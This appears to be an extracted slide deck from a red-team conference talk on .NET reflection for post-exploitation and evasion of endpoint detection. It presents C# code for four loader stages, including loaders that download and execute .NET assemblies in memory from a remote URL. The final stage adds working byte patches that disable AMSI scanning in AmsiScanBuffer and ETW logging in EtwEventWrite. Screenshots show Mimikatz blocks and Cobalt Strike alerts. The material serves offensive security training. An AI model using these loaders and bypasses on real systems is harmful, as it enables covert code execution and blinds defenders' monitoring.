



**.NET reflection for post exploitation
tradecraft in an EDR world.**

www.nviso.eu

Whoami

- Jean-François Maes
- Creator of redteamer.tips
- Host of “The voices of infosec” podcast
- Contributor to SANS SEC560 and SEC699
- Devourer of chicken and other proteins
- #RedTeamFit



Why give this talk?



Because I like donuts

The screenshot shows a dark-themed blog post. At the top left is a small icon of a spool of thread and the title "The Wover" in green. Below it, the subtitle "Red Teaming, .NET, and random computing topics" is written in a smaller white font. At the top right are links for "Blog" and "About". The main title of the post is "Donut - Injecting .NET Assemblies as Shellcode", displayed prominently in green text. The post content is a block of text in white, explaining how to use the .NET Framework's Assembly.Load API for code reflection to load .NET programs from memory.

>> `Assembly.Load()`: The .NET Framework's standard library includes an API for code reflection. This Reflection API includes `System.Reflection.Assembly.Load`, which can be used to load .NET programs from memory. In less than five lines of code, you may load a .NET DLL or EXE from memory and execute it.



1 Why C#?

2 What is reflection?

3 Creating a loader

4 Improving the loader

5 Future of tradecraft




Why C# ?



As defences grow, so does the malware

Since



AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Constrained Language Mode

```
PS C:\Temp> Import-Module .\Invoke-Mimikatz.ps1
Import-Module : Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
+ FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.ImportModuleCommand
```


Why C# ?

As defences grow, so does the malware



Script Block Logging

Since



V5

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 164):
function Invoke-Mimikatz
{
<#
.SYNOPSIS

This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against multiple computers.

Log Name:	Microsoft-Windows-PowerShell/Operational
Source:	PowerShell (Microsoft-Windows-PowerShell)
Event ID:	4104
Level:	Warning
User:	JEFFLAB\Michael
OpCode:	On create calls
More Information:	Event Log Online Help

Why C# ?

As defences grow, so does the malware



IronPython



IronRuby

Shoutout to



What is reflection?

Let's see what the internet says



Wikipedia

In computer science, reflection programming is the ability of a process to examine, introspect, and modify its own structure and behavior.

A language supporting reflection provides a number of features available at runtime that would otherwise be difficult to accomplish in a lower-level language.



Microsoft

Reflection provides objects that describe assemblies, modules, and types. You can use reflection to dynamically create an instance of a type, bind the type to an existing object, or get the type from an existing object and invoke its methods or access its fields and properties. If you are using attributes in your code, reflection enables you to access them.



Stack Overflow


Reflection allows you to write code that can inspect various aspects about the code itself. It enables you to do simple things like Loading an assembly at runtime, finding a specific class, determining if it matches a given Interface, and invoking certain members dynamically.

Short primer on .NET

Becoming a .NET master in a minute




Code	Explanation
Type	Best compared to a “class” in programming terms
MethodInfo	Best compared to a “method/function” in programming terms
AppDomain	A logical “container/sandbox” that performs isolation between assemblies. Multiple assemblies can live in an appdomain and multiple appdomains can live inside a process. <u>Appdomains can be unloaded, assemblies cannot.</u>
BindingFlags	Manipulates the way methods are being enumerated.



NAOLITO.COM

Creating the loader

Loader 1- Ragnaros - “The PoC stage”



Creating the loader

Loader1 - “The PoC stage”



```
0 references
static void Main(string[] args)
{
    Console.WriteLine("Loading assembly from {0}: \n ", @"C:\Users\jeanm\source\repos\InjectMe\bin\Release\InjectMe.exe");
    Assembly loadedAssembly = reflectionFromPath(@"C:\Users\jeanm\source\repos\InjectMe\bin\Release\InjectMe.exe");

    //as gettypes returns an array of classes (even if there is only one class), we need to select the correct class to initiate, in this case it would be the Program class
    Type program = getTypes(loadedAssembly)[0];
    //get the success method to invoke.
    MethodInfo successMethod = program.GetMethod("success");
    // we gotta activate the assembly before we can invoke.
    object initializedProgram = Activator.CreateInstance(program);
    Console.WriteLine("Calling the {0} method from the {1} class of the {2} assembly, let's see what happens... ", successMethod.Name, program.Name, loadedAssembly.GetName());

    //invoke the method using any params. in this case no params are required, thus null.
    successMethod.Invoke(initializedProgram, null);
}
```

Code	Explanation
Assembly.load(Byte[] AssemblyBytes)	Loads the .NET assembly from the bytarray, returns an Assembly object
GetTypes(Assembly assembly)	Gets all the accessible classes in an array of the Type object
getMethodsForType(Type type)	Gets all the accessible methods in the provided type (= class), returns an array of the MethodInfo object
(Type) type.GetMethod(String methodName)	Gets the specified method for that type object, returns a MethodInfo object
Activator.CreateInstance(Type type)	Instantiate a specific type (=class), returns an objecthandle
(MethodInfo) method.Invoke(Objecthandle initatiatedType, Object[] params)	Invokes the specified method with the specified parameters

Flaws in loader1

What can we improve?



No remote fetch



AMSI

```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Flaws in loader1

What can we improve?






ETW

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	.NET assemblies	.NET performance	GPU	Comment
Structure									ID	Flags	Path	Native image path
`- CLR v4.0.30319.0									6	CONCURRENT_GC, M...	"C:\Users\jeanm\source\repos\ReflectionTalk\bin\Debug\Loader1.exe"	
`- AppDomain: Loader1.exe									6296720	Default, Executable		
`- InjectMe									6840816		InjectMe	
`- Loader1									6682064		C:\Users\jeanm\source\repos\ReflectionTalk\bin\Debug\Loader1.exe	
`- AppDomain: SharedDomain									14071...	Shared		
`- mscorelib									6618688	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorelib\v4.0_4.0.0.0__b77a5c561934e089\mscorelib.dll	C:\WINDOWS\assembly\Nativ

Expanding the loader

Loader 2 – Illidan – “The Web angle”



Expanding the loader

Loader 2 – “The Web angle”


```
public static Assembly reflectionFromURL(String url)
{
    Byte[] rawAssemblyBytes = { };
    Assembly bin = null;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls;
    WebClient client = new WebClient();
    try
    {
        //will throw a HttpStatusCode.NotFound if file is not there.
        rawAssemblyBytes = client.DownloadData(url);
        Console.WriteLine("assembly found! loading now...");
        Console.WriteLine("size of assembly: " + rawAssemblyBytes.Length);
        bin = Assembly.Load(rawAssemblyBytes);
        return bin;
    }
    catch(Exception)
    {
        throw new WebException("Assembly not found. Aborting...");
    }
}
```

Flaws in loader 2

What can we improve?



What happens if 404?



Flaws in loader 2



What can we improve?

AMSI


```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

ETW

Loader2.exe (26664) Properties			
General	Statistics	Performance	Threads
Modules	Memory	Environment	Handles
.NET assemblies	.NET performance	GPU	Comment
Structure	ID	Flags	Path
`- CLR v4.0.30319.0	8	CONCURRENT_GC, ...	"C:\Users\demos\Documents\GitHub\reflection-brownbag\Loader2\bin\Debug\Loader2.exe"
`- AppDomain: Loader2.exe	2996...	Default, Executable	
`- InjectMe	2996...		InjectMe
`- Loader2	2996...		C:\Users\demos\Documents\GitHub\reflection-brownbag\Loader2\bin\Debug\Loader2.exe
`- System	2996...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
`- System.Configuration	2996...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll
`- System.Core	2996...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
`- System.Xml	2996...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
`- AppDomain: SharedDomain	1407...	Shared	
`- mscorelib	2996...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorelib\v4.0_4.0.0.0__b77a5c561934e089\mscorelib.dll

Expanding the loader

Loader 3 - Lich King – Adding robustness to the Web Angle





Poll until !404 or retry limit hit



Expanding the loader


Loader 3 – Adding robustness to the Web Angle

```
public static Assembly reflectionFromURL(String url, int retrycount = 3, int timeoutTimer = 60, bool printText = true)
{
    int retry = retrycount;
    int timeout = timeoutTimer;
    Byte[] rawAssemblyBytes = new Byte[] { };
    Assembly bin = null;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient client = new WebClient();
    if (printText)
    {
        Console.WriteLine("attempting to download assembly from {0}: \n", url);
    }
    while (retry != 0)
    {
        try
        {
            //will throw a HttpStatusCode.NotFound if file is not there.
            rawAssemblyBytes = client.DownloadData(url);
            Console.WriteLine("assembly found! loading now...");
            Console.WriteLine("size of assembly: " + rawAssemblyBytes.Length);
            bin = Assembly.Load(rawAssemblyBytes);
            return bin;
        }
        catch (WebException webExc) //handle the 404
        {
            HttpWebResponse response = (HttpWebResponse)webExc.Response;
            if (response.StatusCode == HttpStatusCode.NotFound) //keep retrying until either file is found or retry attempts are 0
            {
                Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} times...", timeout, retry);
                retry--;
                Thread.Sleep(timeout * 1000);
            }
        }
    }
    throw new WebException("Assembly not found. Aborting...");
}
```



Flaws in loader 3

What can we improve?



Flaws in loader 3

What can we improve?

AMSI

ETW

Threat found - action needed. Severe
2/18/2021 10:28 AM

Status: Active
Active threats have not been remediated and are running on your device.

Threat detected: VirTool:MSIL/Cestus.A!MTB
Alert level: Severe
Date: 2/18/2021 10:28 AM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:

amsi: C:\Users\demos\Documents\GitHub\reflection-brownbag\loader3\bin\\Debug\Loader3.exe

▼ CLR v4.0.30319.0	8	CONCURRENT_GC, ...	"C:\Users\demos\Documents\GitHub\reflection-brownbag\Loader3\bin\Debug\Loader3.exe"
▼ AppDomain: Loader3.exe	1570...	Default, Executable	
InjectMe	1570...		InjectMe
Loader3	1570...		C:\Users\demos\Documents\GitHub\reflection-brownbag\Loader3\bin\Debug\Loader3.exe
System	1570...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	1570...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll
System.Core	1570...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll
System.Xml	1570...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll
▼ AppDomain: SharedDomain	1407...	Shared	
mscorlib	1570...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll






BUILT IN BYPASS



REMOTE BYPASS

Expanding the loader

Loader 4 – Deathwing – Adding evasion in the mix



Poll until !404 or retry limit hit



Expanding the loader



Loader 4 – DeathWing – Adding evasion in the mix

Structure	ID	Flags	Path	Native Path
CLR v4.0.30319.0	6	CONCURRENT_GC, M...	"C:\Users\jeanm\source\repos\Loader4\bin\Debug\Loader4.exe"	
AppDomain: Loader4.exe	11475...	Default, Executable		
Loader4	11863...		C:\Users\jeanm\source\repos\Loader4\bin\Debug\Loader4.exe	
AppDomain: SharedDomain	14071...	Shared		
mscorlib	11811...	DomainNeutral, Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	C:\

Expanding the loader

Loader 4 – Adding evasion in the mix



```
public static void AVSucks()
{
    Console.WriteLine("Who you gonna call?\n");
    byte[] patch;
    {
        patch = new byte[6];
        patch[0] = 0xB8;
        patch[1] = 0x57;
        patch[2] = 0x00;
        patch[3] = 0x07;
        patch[4] = 0x80;
        patch[5] = 0xc3;
    }
    try
    {
        var lib = Win32.LoadLibrary("amsi.dll");
        var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer");

        uint oldProtect;
        Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);

        Marshal.Copy(patch, 0, addr, patch.Length);
    }
    catch (Exception e)
    {
        Console.Error.WriteLine("Exception: " + e.Message);
    }
    Console.WriteLine("Not AMSI!\n");
}
```

```
public static void NoPryingEyes()
{
    Console.WriteLine("Who would win, multibillion dollar company or two bytes?\n");
    byte[] patch;
    patch = new byte[2];
    patch[0] = 0xc3;
    patch[1] = 0x00;
    try
    {
        var lib = Win32.LoadLibrary("ntdll.dll");
        var addr = Win32.GetProcAddress(lib, "EtwEventWrite");
        uint oldProtect;
        Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, addr, patch.Length);
    }
    catch (Exception e)
    {
        Console.Error.WriteLine("Exception: " + e.Message);
    }
    Console.WriteLine("bye bye ETW");
}
```

Flaws in loader 4

What can we improve?



Alerts queue

1 day ▾


Title	Severity	Incident ID	Status	Category	Device
Cobalt Strike C2	■■■ High	Cobalt Strike C2	New	Command and control	
Cobalt Strike C2	■■■ High	Cobalt Strike C2	New	Command and control	
Cobalt Strike C2	■■■ High	Cobalt Strike C2	New	Command and control	
Cobalt Strike C2	■■■ High	Cobalt Strike C2	New	Command and control	
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
